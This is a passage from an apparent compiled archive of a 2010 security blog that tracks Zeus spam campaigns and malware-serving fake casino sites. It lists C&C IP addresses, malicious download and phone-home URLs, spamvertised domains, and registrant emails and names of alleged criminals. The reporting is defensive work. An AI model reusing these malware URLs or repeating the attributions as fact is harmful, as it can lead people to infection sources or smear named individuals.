successful exploitation, **file.exe** - [20]Trojan-Spy.Win32.Zbot.gen - Result: 12/41 (29.27 %) is served. Just like the original **update.exe** - [21]Trojan.Zbot - Result: 13/40 (32.50 %) available as a manual download from the pages, both

[22]samples phone back to the well known **elnasa.ru /asd/elnasa.ble** - 109.95.114.71 - Email: kievsk@yandex.ru -

[23]Aleksey V Kijanskiy.

Naturally, [24]AS42229 (MARIAM-AS PP Mariam) is a cybercrime-friendly AS, with the following currently ac-

tive Zeus C &Cs parked there:

91.201.196.35

91.201.196.75

91.201.196.76

91.201.196.38

91.201.196.34

91.201.196.37

Sample URL from the IRS-themed campaign:

- **irs.gov .renyn.kr/fraud.applications/application/statement.php**

Sample iFrame from the IRS-themed campaign - **109.95.114.251 /usa50/in.php** is currently down. The same

IP was used to serve client-side exploits in a previous campaign - "[25] *Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*".

Detection rate for **tax-statement.exe** - [26]Trojan-Spy.Win32.Zbot.gen - Result: 37/41 (90.25 %), [27]which upon execution phones [28]back to the well known **nekovo.ru /cbd/ nekovo.br** - 109.95.115.18 - Email: kievsk@yandex.ru

- Aleksey V Kijanskiy

1084

Active and spamvertised fast-fluxed domains part of the campaign:

renya.co.kr - Email: Sethdc77@yahoo.co.uk

renya.kr - Email: Sethdc77@yahoo.co.uk

renya.ne.kr - Email: Sethdc77@yahoo.co.uk

renya.or.kr - Email: Sethdc77@yahoo.co.uk

renyn.kr - Email: Sethdc77@yahoo.co.uk

renyn.ne.kr - Email: Sethdc77@yahoo.co.uk

renyn.or.kr - Email: Sethdc77@yahoo.co.uk

renyo.co.kr - Email: Sethdc77@yahoo.co.uk

renyo.kr - Email: Sethdc77@yahoo.co.uk

renyo.ne.kr - Email: Sethdc77@yahoo.co.uk

renyo.or.kr - Email: Sethdc77@yahoo.co.uk

renyx.co.kr - Email: Sethdc77@yahoo.co.uk

renyx.kr - Email: Sethdc77@yahoo.co.uk

renyx.ne.kr - Email: Sethdc77@yahoo.co.uk

renyx.or.kr - Email: Sethdc77@yahoo.co.uk

rep021.co.kr - Email: DRendell3407@hotmail.com

rep021.kr - Email: DRendell3407@hotmail.com

rep021.ne.kr - Email: DRendell3407@hotmail.com

rep021.or.kr - Email: DRendell3407@hotmail.com

rep022.co.kr - Email: DRendell3407@hotmail.com

rep022.kr - Email: DRendell3407@hotmail.com

rep022.ne.kr - Email: DRendell3407@hotmail.com

rep022.or.kr - Email: DRendell3407@hotmail.com

rep023.co.kr - Email: DRendell3407@hotmail.com

rep023.kr - Email: DRendell3407@hotmail.com

rep023.or.kr - Email: DRendell3407@hotmail.com

rep024.kr - Email: DRendell3407@hotmail.com

rep071.co.kr - Email: KantuM37690@hotmail.com

rep071.kr - Email: KantuM37690@hotmail.com

rep071.ne.kr - Email: KantuM37690@hotmail.com

1086

rep071.or.kr - Email: KantuM37690@hotmail.com

rep072.co.kr - Email: KantuM37690@hotmail.com

rep072.kr - Email: KantuM37690@hotmail.com

rep072.ne.kr - Email: KantuM37690@hotmail.com

rep072.or.kr - Email: KantuM37690@hotmail.com

rep073.co.kr - Email: KantuM37690@hotmail.com

rep073.kr - Email: KantuM37690@hotmail.com

rep073.ne.kr - Email: KantuM37690@hotmail.com

rep073.or.kr - Email: KantuM37690@hotmail.com

rep074.co.kr - Email: KantuM37690@hotmail.com

rep074.ne.kr - Email: KantuM37690@hotmail.com

rep074.or.kr - Email: KantuM37690@hotmail.com

rep1051.co.uk

rep1051.me.uk

rep1051.org.uk

rep1051.uk.com

repak.co.kr - Email: limhomeslm@yahoo.co.uk

1087

repak.kr - Email: limhomeslm@yahoo.co.uk

repak.ne.kr - Email: limhomeslm@yahoo.co.uk

repak.or.kr - Email: limhomeslm@yahoo.co.uk

repaz.co.kr - Email: Olb55768@yahoo.co.uk

repaz.kr - Email: Olb55768@yahoo.co.uk

repaz.or.kr - Email: Olb55768@yahoo.co.uk

repek.co.kr - Email: limhomeslm@yahoo.co.uk

repek.ne.kr - Email: limhomeslm@yahoo.co.uk

repek.or.kr - Email: limhomeslm@yahoo.co.uk

repey.co.kr - Email: Olb55768@yahoo.co.uk

repey.kr - Email: Olb55768@yahoo.co.uk

repey.ne.kr - Email: Olb55768@yahoo.co.uk

repey.or.kr - Email: Olb55768@yahoo.co.uk

repia.co.kr - Email: Olb55768@yahoo.co.uk

repia.kr - Email: Olb55768@yahoo.co.uk

repia.ne.kr - Email: Olb55768@yahoo.co.uk

repia.or.kr - Email: Olb55768@yahoo.co.uk

repik.co.kr - Email: limhomeslm@yahoo.co.uk

1088

repik.kr - Email: limhomeslm@yahoo.co.uk

repik.or.kr - Email: limhomeslm@yahoo.co.uk

repok.co.kr - Email: limhomeslm@yahoo.co.uk

repok.kr - Email: limhomeslm@yahoo.co.uk

repok.ne.kr - Email: limhomeslm@yahoo.co.uk

repok.or.kr - Email: limhomeslm@yahoo.co.uk

repoy.co.kr - Email: Olb55768@yahoo.co.uk

repoy.kr - Email: Olb55768@yahoo.co.uk

repoy.ne.kr - Email: Olb55768@yahoo.co.uk

repoy.or.kr - Email: Olb55768@yahoo.co.uk

repo1i1.co.uk

repo1i1.me.uk

repo1i2.co.uk

repo1i2.me.uk

1089

repo1i3.co.uk

repo1ie.co.uk

repo1io.co.uk

repo1iq.co.uk

repo1iq.me.uk

repo1it.me.uk

repo1iw.co.uk

repo1iw.me.uk

repo1ix.co.uk

repo1ix.me.uk

Name servers of notice:

ns1 .skcrealestate.net - 89.238.165.195 - Email: support@skrealty.net

ns1 .addressway.net - 89.238.165.195 - Email: poolbill@hotmail.com

ns1 .skcpanel.com - 64.20.42.235 - Email: support@sk.com

ns1 .holdinglory.com - 64.20.42.235 - Email: greysy@gmx.com

ns1 .skcres.com - 64.20.42.235 - Email: hr@skc.net

ns1 .x-videocovers.net - 64.20.42.235 - Email: storylink@live.com

Interestingly, researchers from [29]M86 Security gained access to the web malware exploitation kit used in a

previous campaign:

" *It has been up and running and serving exploits for nearly a day.* ***In this time almost 40,000 unique users***

have been exposed to these exploits, and the Zeus file has been downloaded over 5000 times. *These downloads do not include the PhotoArchive.exe file downloads that a user may be tricked into downloading and executing themselves.* "

Updated will be posted as soon as new developments emerge.

Related coverage of the gang's previous campaigns:

[30]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[31]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[32]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[33]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[34]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[35]Pushdo Injecting Bogus Swine Flu Vaccine

[36]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[37]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[38]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [39]Dancho Danchev's blog. Follow him [40]on Twitter.

1.

http://www.virustotal.com/analisis/96682f571e65f509170992e5b53b280edcb0b1e85013a180b6fd1afd6fd877e1-12670

56760

2.

http://www.virustotal.com/analisis/2ab5e1c53bfd6dc914c7962da535f6e137c7f417d6187d8b01b917088536fd44-12670

56805

3.

http://www.virustotal.com/analisis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12670

50041

4.

http://www.virustotal.com/analisis/84ea1092d66c937771da9801505eb1b7f926e416d34d7f8a43d457f2e4c33ada-12670

50223

1090

5.

http://www.virustotal.com/analisis/ef120bf9f7791f0acefb05d4628d2c2d87999938fdb9f3152142436bc321ec05-12666

91798

6.

http://www.virustotal.com/analisis/ea81a121b75fe8ad2e445cd13a6350850de2bf21cdb6d1dc4eac247b2aac3a40-12667

08037

7.

http://www.virustotal.com/analisis/1983abeb8001365952fe06814ab6a676acebac0b1cbf4f3d2030de424b0de130-12666

91316

8.

http://www.virustotal.com/analisis/f4d19dca77a571b73eae1f0c3640db81cc257472f1cc9e3f1ca0376216df4a91-12666

91333

9.

http://www.virustotal.com/analisis/de54327ae5b208f1f45704d41ef03c02758f7f12c2f63907db70429629c44df3-12666

91345

10.
http://www.virustotal.com/analisis/36e91b84b8e3f83a8044
d3c375398d9840dce4f12d6c312f417e98f696dc34e0-
12666

91352

11.
http://www.virustotal.com/analisis/6a0295a38536274beca2
af613afbadabbdd29cbfb669942b02aec810d68ff019-12666

91365

12.
http://www.virustotal.com/analisis/7556ad16c7507777c21a
73ebcc5d5ff3661f5e44a98899f117aa96bc3246f1fd-12664

25345

13. http://ddanchev.blogspot.com/2010/02/photoarchive-
crimewareclient-side.html

14. http://irs/PhotoArchive%20Themed%20Zeus/Client-
Side%20Exploits%20Serving%20Campaign%20in%20the%
20Wild

15. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2007-5659

16. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-
2992

17. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-
0015

18. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2009-0927

19. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324

20.
http://www.virustotal.com/analisis/3d393354d40fc2a64cb68fe9fa51c575dab1af87065abbef811dd4d7e051db07-12662

75738

21.
http://www.virustotal.com/analisis/3aaa85a66689a9c09243127b0831e7294b3db191ce0c3e81ebc871fe843506fc-12662

68338

22. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

23. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

24. https://zeustracker.abuse.ch/monitor.php?as=42229

25. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

26.
http://www.virustotal.com/analisis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12662

68334

27. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

28. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

29. http://www.m86security.com/trace/traceitem.asp?article=1233

30. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

31. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

32. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

33. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

34. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

35. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

36. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

37. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

38. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

39. http://ddanchev.blogspot.com/

40. http://twitter.com/danchodanchev

Don’t Play Poker on an Infected Table - Part Two (2010-02-25 13:17)

Over the past week and a half, cybercriminals have been aggressively spamvertising a growing portfolio of domains, relying on deceptive advertising for nonexistent and fraudulent online gambling web sites, serving the well known Win32.GAMECasino.

• Go through related posts: [1]Don’t Play Poker on an Infected Table; [2]Malware(Client-Side Exploits) Serving

Online Casinos

What’s particularly interesting about the campaign, is the fact that all of the domains serve identical template, with the SmartDownload.exe binary hosted "in the cloud" thanks to Amazon’s Web Services (**anat.s3.amazonaws.com/dir4/**

SmartDownload.exe).

Detecting rate for **SmartDownload.exe** - [3]Win32.GAMECasino - Result: 10/42 (23.81 %).

Sample phones

back the following domain - **download.realtimegaming.com /cdn/goldvipclub/package _list.ini.zip?fakeParam=1**

- 212.201.100.144 - Email: admin@REALTIMEGAMING.COM; RealTime Gaming Holding Company, LLC, registered

under the following address according to the information published on their web site:

1092

• *For Licensing opportunities or Company Information,please submit request to Hasting B.V. Click Here.Hastings International B.V.New Haven Office CenterEmancipatie Boulevard 31 – P.O. Box 6052Curacao Netherlands An-tilles*

Here are the spavertised domains in question, including the name servers involved.

Spamvertised domains parked on 116.123.221.17; 112.159.237.58:

aerojackpot.net - Email: dfgdfgvcsx12@foxmail.com

compujackpot.net - Email: dfgdfgvcsx12@foxmail.com

jackpotadvance.net - Email: dfgdfgvcsx12@foxmail.com

jackpotalist.net - Email: dfgdfgvcsx12@foxmail.com

1093

jackpotbee.net - Email: dfgdfgvcsx12@foxmail.com

jackpotbuzz.net - Email: dfgdfgvcsx12@foxmail.com

jackpotcanyon.net - Email: dfgdfgvcsx12@foxmail.com

jackpotclubs.net - Email: dfgdfgvcsx12@foxmail.com

jackpotfairy.net - Email: dfgdfgvcsx12@foxmail.com

jackpotfan.net - Email: dfgdfgvcsx12@foxmail.com

jackpotflag.net - Email: dfgdfgvcsx12@foxmail.com

jackpoticity.net - Email: dfgdfgvcsx12@foxmail.com

jackpotjets.net - Email: dfgdfgvcsx12@foxmail.com

jackpotlodge.net - Email: dfgdfgvcsx12@foxmail.com

jackpotlodge.net - Email: dfgdfgvcsx12@foxmail.com

jackpotmoment.net - Email: dfgdfgvcsx12@foxmail.com

jackpotpair.net - Email: dfgdfgvcsx12@foxmail.com

jackpotrocket.net - Email: dfgdfgvcsx12@foxmail.com

jackpotthink.net - Email: dfgdfgvcsx12@foxmail.com

jackpottodoor.net - Email: dfgdfgvcsx12@foxmail.com

jackpotwire.net - Email: dfgdfgvcsx12@foxmail.com

jacpotcongress.net - Email: dfgdfgvcsx12@foxmail.com

linejackpot.net - Email: dfgdfgvcsx12@foxmail.com

lux777cazino.net - Email: efghfgbvghfgh@qq.com

majicjackpot.net - Email: dfgdfgvcsx12@foxmail.com

midjackpot.net - Email: dfgdfgvcsx12@foxmail.com

mixerjackpot.net - Email: dfgdfgvcsx12@foxmail.com

needjackpot.net - Email: dfgdfgvcsx12@foxmail.com

nestjackpot.net - Email: dfgdfgvcsx12@foxmail.com

shopjackpot.net - Email: dfgdfgvcsx12@foxmail.com

smart-nest.net - Email: dfgdsfvcb@163.com

structjackpot.net - Email: dfgdfgvcsx12@foxmail.com

the-cash.net - Email: dfgdsfvcb@163.com

thejackpots.net - Email: dfgdfgvcsx12@foxmail.com

windowjackpots.net - Email: dfgdfgvcsx12@foxmail.com

win-vox.net - Email: dfgdsfvcb@163.com

aerowin.net - Email: dfgdsfvcb@163.com

beach-jackpot.net - Email: dfgdsfvcb@163.com

beautyselite.net - Email: dfgdsfvcb@163.com

binwin.net - Email: dfgdsfvcb@163.com

clashflash.net - Email: dfgdsfvcb@163.com

couldwin.net - Email: dfgdsfvcb@163.com

dinwin.net - Email: dfgdsfvcb@163.com

eliteclasss.net - Email: dfgdsfvcb@163.com

eliteorder.net - Email: dfgdsfvcb@163.com

eliteplaza.net - Email: dfgdsfvcb@163.com

elitescoop.net - Email: dfgdsfvcb@163.com

eliteweird.net - Email: dfgdsfvcb@163.com

ezelite.net - Email: dfgdsfvcb@163.com

flashapex.net - Email: dfgdsfvcb@163.com

flashbrook.net - Email: dfgdsfvcb@163.com

flashbuzzs.net - Email: dfgdsfvcb@163.com

flashcensus.net - Email: dfgdsfvcb@163.com

1094

flashclashs.net - Email: dfgdsfvcb@163.com

flashlasch.net - Email: dfgdsfvcb@163.com

flashlash.net - Email: dfgdsfvcb@163.com

flashmoment.net - Email: dfgdsfvcb@163.com

flashnest.net - Email: dfgdsfvcb@163.com

flashpixie.net - Email: dfgdsfvcb@163.com

flashslash.net - Email: dfgdsfvcb@163.com

flashspark.net - Email: dfgdsfvcb@163.com

flashspell.net - Email: dfgdsfvcb@163.com

flashzap.net - Email: dfgdsfvcb@163.com

free-smart.net - Email: dfgdsfvcb@163.com

ginwin.net - Email: dfgdsfvcb@163.com

goingtowins.net - Email: dfgdsfvcb@163.com

hitecwinner.net - Email: dfgdsfvcb@163.com

innerwinner.net - Email: dfgdsfvcb@163.com

interelite.net - Email: dfgdsfvcb@163.com

jackpot-direct.net - Email: dfgdsfvcb@163.com

jackpot-fire.net - Email: dfgdsfvcb@163.com

jackpot-help.net - Email: dfgdsfvcb@163.com

jackpot-infinity.net - Email: dfgdsfvcb@163.com

jackpot-mind.net - Email: dfgdsfvcb@163.com

jackpot-minute.net - Email: dfgdsfvcb@163.com

jackpot-phone.net - Email: dfgdsfvcb@163.com

jackpot-reunion.net - Email: dfgdsfvcb@163.com

jackpot-senate.net - Email: dfgdsfvcb@163.com

jackpot-talk.net - Email: dfgdsfvcb@163.com

jackpot-taven.net - Email: dfgdsfvcb@163.com

jackpot-topia.net - Email: dfgdsfvcb@163.com

jackpot-wire.net - Email: dfgdsfvcb@163.com

laschflash.net - Email: dfgdsfvcb@163.com

learn-jackpot.net - Email: dfgdsfvcb@163.com

magicwinner.net - Email: dfgdsfvcb@163.com

mapwinner.net - Email: dfgdsfvcb@163.com

mediaselite.net - Email: dfgdsfvcb@163.com

mindelite.net - Email: dfgdsfvcb@163.com

mrelite.net - Email: dfgdsfvcb@163.com

needwin.net - Email: dfgdsfvcb@163.com

pixiewinner.net - Email: dfgdsfvcb@163.com

powerwinners.net - Email: dfgdsfvcb@163.com

predict-jackpot.net - Email: dfgdsfvcb@163.com

pushelite.net - Email: dfgdsfvcb@163.com

reseachelite.net - Email: dfgdsfvcb@163.com

sellelite.net - Email: dfgdsfvcb@163.com

sgameelite.net - Email: dfgdsfvcb@163.com

sharpwinner.net - Email: dfgdsfvcb@163.com

smart-enough.net - Email: dfgdsfvcb@163.com

smart-fire.net - Email: dfgdsfvcb@163.com

smart-log.net - Email: dfgdsfvcb@163.com

smart-nest.net - Email: dfgdsfvcb@163.com

smart-spree.net - Email: dfgdsfvcb@163.com

steelites.net - Email: dfgdsfvcb@163.com

surveylite.net - Email: dfgdsfvcb@163.com

targetelite.net - Email: dfgdsfvcb@163.com

theelites.net - Email: dfgdsfvcb@163.com

theflashers.net - Email: dfgdsfvcb@163.com

theywin.net - Email: dfgdsfvcb@163.com

velowinner.net - Email: dfgdsfvcb@163.com

vote-smart.net - Email: dfgdsfvcb@163.com

wanttowin.net - Email: dfgdsfvcb@163.com

winbot.net - Email: dfgdsfvcb@163.com

winnercrest.net - Email: dfgdsfvcb@163.com

winnerfast.net - Email: dfgdsfvcb@163.com

winnerhut.net - Email: dfgdsfvcb@163.com

winnerincumbent.net - Email: dfgdsfvcb@163.com

winnermass.net - Email: dfgdsfvcb@163.com

winnerpub.net - Email: dfgdsfvcb@163.com

winnerrocket.net - Email: dfgdsfvcb@163.com

winnersalon.net - Email: dfgdsfvcb@163.com

winnerscan.net - Email: dfgdsfvcb@163.com

winnertake.net - Email: dfgdsfvcb@163.com

winnertal.net - Email: dfgdsfvcb@163.com

winnertoyou.net - Email: dfgdsfvcb@163.com

zap-smart.net - Email: dfgdsfvcb@163.com

Name servers of notice:

ns1.bb6ns.com - 58.83.8.45 - Email: li-zhenshu@163.com

ns1.bedws.com - 218.61.126.28 - Email: guoxiufenghy@163.com

ns1.catdogns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.cebht.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.dd5ns.com - 61.191.191.61 - Email: li-zhenshu@163.com

ns1.dogmens.com - 208.78.242.185 - Email: hmr@data99.com

ns1.euromarketorder.com - 218.61.126.28

ns1.fesws.com - 218.61.126.28 - Email: info2@data99.com

ns1.goatdns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.hh7ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.kindball.com - 218.61.126.28 - Email: zhaokaijunlp@163.com

ns1.mm8ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.nn4ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.ss6ns.com - 61.191.191.61 - Email: shirley9127@hotmail.com

ns1.wildnn.com - 208.78.242.185 - Email: hmr@data99.com

ns2.gg9ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns2.sruisorehoes.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns2.zz8ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns3.bavns.com - 218.61.126.28 - Email: shirley9127@hotmail.com

1097

ns3.bawns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns3.becns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns3.bojns.com - 218.61.126.28 - Email: li-zhenshu@163.com

The campaign is a great example of cybercrime-friendly affiliate networks, with the cybercriminals in this case investing a modest amount of money for the actual spamming process, and then earning 30 % flat rate, which can also be scaling between 20 % to 45 % depending on their choice.

The practice has been around for years. Here are three monetizations strategies seeing within the last two years, all of which remain an active tactic for fraudsters to take advantage of:

• **Brandjacking and monetizing through pseudo-value added crapware applications**- this practice has been profiled in a previous analysis "[4]Cybersquatting Security Vendors for Fraudulent Purposes". PandaSecurity’s reaction back then? Immediate notification of their legal department.

• **SMS micro-payment scams through typosquatting and brandjacking** - this tactic has already been profiled in

"[5]Legitimate Software Typosquatted in SMS Micro-Payment Scam" analysis. Compared to the typosquatting in the previous scheme, this campaign was monetizing freely available software.

• **Abuse of legitimate affiliate networks** - In January, 2009, I [6]profiled and took down a campaign that has typosquatted domains for popular applications and was advertising them through Google’s AdSense in an attempt to earn money from a legitimate affiliate network - [7]Conduit’s Rewards Program. The abuse of these

networks can be easily taken care of, since the cybercriminal that’s violating their Terms of Service is exposing himself as a legitimate user, with his very own CampaignID.

You may want to reconsider using an online gambling application that’s being spammed using a botnet, with the actual application crypted using a tool exclusively used by malware authors in an attempt to bypass signatures based antivirus scanning.

Amazon's Web Services are aware of this campaign. Action against it should be taken shortly.

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html

2. http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html

3.

http://www.virustotal.com/analisis/2488c1252a5b3207d7afb9b6e14ebb38ff3abcd44aba0de1055db88b2b2416b8-12670

93771

4. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

1098

5. http://ddanchev.blogspot.com/2009/07/legitimate-software-typosquatted-in-sms.html

6. http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html

7. http://www.conduit.com/

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

1099

Fotolog’s FTLog Malware Campaign Serves Bogus Video Codecs (2010-02-26 00:02)

1100

2.3

March

1101

Summarizing Zero Day’s Posts for February (2010-03-02 21:20)

The following is a brief summary of all of my posts at [1]ZDNet’s Zero Day for February, 2010. You [2]can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day’s main feed, [6]follow me or all of [7]ZDNet’s blogs on Twitter.

Recommended reading - [8]**Reports: SQL injection attacks and malware led to most data breaches**; [9]**Re-**

port: Malicious PDF files comprised 80 percent of all exploits for 2009 and **[10]10 things you didn’t know about the Koobface gang**

01. [11]Does Blippy really pose a security risk?

02. [12]Reports: SQL injection attacks and malware led to most data breaches

03. [13]Scammers phishing for sensitive iPhone data

04. [14]Report: Malicious PDF files comprised 80 percent of all exploits for 2009

05. [15]The Kneber botnet - FAQ

06. [16]10 things you didn’t know about the Koobface gang

This post has been reproduced from [17]Dancho Danchev’s blog. Follow him [18]on Twitter.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2010/02/summarizing-zero-days-posts-for-january.html

4. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

5. http://feeds.feedburner.com/zdnet/security

6. http://twitter.com/danchodanchev

7. http://twitter.com/zdnetblogs

8. http://blogs.zdnet.com/security/?p=5421

9. http://blogs.zdnet.com/security/?p=5473

10. http://blogs.zdnet.com/security/?p=5452

11. http://blogs.zdnet.com/security/?p=5401

12. http://blogs.zdnet.com/security/?p=5421

13. http://blogs.zdnet.com/security/?p=5460

14. http://blogs.zdnet.com/security/?p=5473

15. http://blogs.zdnet.com/security/?p=5508

16. http://blogs.zdnet.com/security/?p=5452

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

1103

Don’t Play Poker on an Infected Table - Part Three (2010-03-09 22:43)

The monetization of phony online gambling networks – clearly tolerating systematic violation of their TOS – is

continuing with the scammers behind last month’s campaign ([1]**Don’t Play Poker on an Infected Table - Part Two**) spamvertising another portfolio of domains using new templates.

It’s worth pointing out that the spammers don’t just earn revenue every time someone installs the applica-

tion, but also, every time the, now converted visitor, interacts financially with the service, a monetization approach you’ll see in the attached screenshots.

Detection rates for the spamvertised binaries (downloaded from **gamez-lux.com** and **we3tt.com**) :

[2]**StarsVIPCasino _Setup.exe** - Result: 14/42 (33.33 %); **[3]GoldenMummyEN.exe** - Result: 9/42 (21.43 %); **[4]RubyRoyaleEN.exe** - Result: 11/42 (26.19 %). Sample phone back locations: **download.thepalacegroupgaming.com**; **pcm3.valueactive.eu**; **rubyfortune.mgsmup.com**

1104

Spamvertised domains include:

adrembovesttes.net - Email: pengjiajie222@163.com

bonuscasinoslux.net - Email: fgsdvbbvd@qq.com

bonusgameslux.net - Email: fgsdvbbvd@qq.com

bonusluxcasinos.net - Email: fgsdvbbvd@qq.com

bonusluxplays.net - Email: fgsdvbbvd@qq.com

bonusplayslux.net - Email: fgsdvbbvd@qq.com

casinosbonuslux.net - Email: fgsdvbbvd@qq.com

casinosluxclub.net - Email: fgsdvbbvd@qq.com

casinosluxstar.net - Email: fgsdvbbvd@qq.com

clopelinesutes.net - Email: fgsdvbbvd@qq.com

clubgameslux.net - Email: fgsdvbbvd@qq.com

clubluxgames.net - Email: fgsdvbbvd@qq.com

club-of-lux.net - Email: fgsdvbbvd@qq.com

clubs-play.net - Email: fgsdvbbvd@qq.com

clubvegas-games.net - Email: fgsdvbbvd@qq.com

gameclubviva.net - Email: fgsdvbbvd@qq.com

game-lux-club.net - Email: fgsdvbbvd@qq.com

gamesbonuslux.net - Email: fgsdvbbvd@qq.com

games-gold.net - Email: fgsdvbbvd@qq.com

gameslux.net - Email: fgsdvbbvd@qq.com

1105

gamesstarlux.net - Email: fgsdvbbvd@qq.com

gamevivagold.net - Email: fgsdvbbvd@qq.com

gorxshop.net - Email: sdfxckj@msn.com

hannoweramtes.net - Email: ftyughsere@qq.com

lutiok.net - Email: ftgy23fge@126.com

luxbonusgames.net - Email: fgsdvbbvd@qq.com

luxbonusplays.net - Email: fgsdvbbvd@qq.com

luxcasinosbonus.net - Email: fgsdvbbvd@qq.com

luxclubcasinos.net - Email: fgsdvbbvd@qq.com

luxclubplays.net - Email: fgsdvbbvd@qq.com

luxgamesbonus.net - Email: fgsdvbbvd@qq.com

luxgamesstar.net - Email: fgsdvbbvd@qq.com

luxplaysclub.net - Email: fgsdvbbvd@qq.com

luxplaysstar.net - Email: fgsdvbbvd@qq.com

luxs-games.net - Email: fgsdvbbvd@qq.com

luxstarplays.net - Email: fgsdvbbvd@qq.com

mollehoukutes.net - Email: guoaiwense@163.com

murgadobarotes.net - Email: guoaiwense@163.com

namedosaras.net - Email: ftyughsere@qq.com

1106

pay3500win.net - Email: dfgdvbcv@sina.com

playeuro777.net - Email: fghvvbcfgds@tom.com

playeuro888.net - Email: fghvvbcfgds@tom.com

playglobal777.net - Email: dfhhjg4ee@163.com

praysclublux.net - Email: fgsdvbbvd@qq.com

playsluxclub.net - Email: fgsdvbbvd@qq.com

realcash-mine.net - Email: dfgdvbcv@sina.com

realcash-offer.net - Email: dfgdvbcv@sina.com

realcash-wins.net - Email: dfgdvbcv@sina.com

regal-jackpot.net - Email: dfgdvbcv@sina.com

regalvegas-online.net - Email: dfgdvbcv@sina.com

royalcasino777.net - Email: edwfrsdf@126.com

royalcasino888.net - Email: edwfrsdf@126.com

royalvegas-play.net - Email: dfgdvbcv@sina.com

satregonovates.net - Email: pengjiajie222@163.com

softaserutes.net - Email: ftyughsere@qq.com

softoutnertes.net - Email: ftyughsere@qq.com

softuoplowtes.net - Email: ftyughsere@qq.com

stargameslux.net - Email: ftyughsere@qq.com

starluxcasinos.net - Email: ftyughsere@qq.com

sundowutortes.net - Email: guoaiwense@163.com

vegasclubsgame.net - Email: fgsdvbbvd@qq.com

vegasgamesclub.net - Email: fgsdvbbvd@qq.com

Sample monetization in action:

1107

Phony affiliate networks are reserve the right to forward the responsibility for the malicious activity to participants violating their Terms or Service. A violation that earned both parties significant amounts of money, in between The "don’t play poker on an infected table" series are prone to expand.

Related posts:

[5]Don’t Play Poker on an Infected Table - Part Two

[6]Don’t Play Poker on an Infected Table

[7]Malware Serving Online Casinos

This post has been reproduced from [8]Dancho Danchev’s blog. Follow him [9]on Twitter.

1. http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html

2.

http://www.virustotal.com/analisis/ad58e2bfc9a66e15b313850161ec77c33a6dbc0417d7e0797f3f172148089c34-12681

61342

3.

http://www.virustotal.com/analisis/bc360709586603262a58fbba4172d46a454db03bdd229b36ff166ca63a2b8e07-12681

1108

61306

4.

http://www.virustotal.com/analisis/9bbda63b61d7b94f8b5bbf94da7eca948422af758ab6690fe30ed7f27e71200e-12681

61379

5. http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html

6. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html

7. http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

1109

AS50215 Troyak-as Taken Offline, Zeus C&Cs Drop from 249 to 181 (2010-03-10 21:01)

2nd update for Friday, March, 12, 2010 - [1]Troyak-AS is down again - " *This AS is not currently used to announce prefixes in the global routing table, nor is it used as a visible transit AS.* "

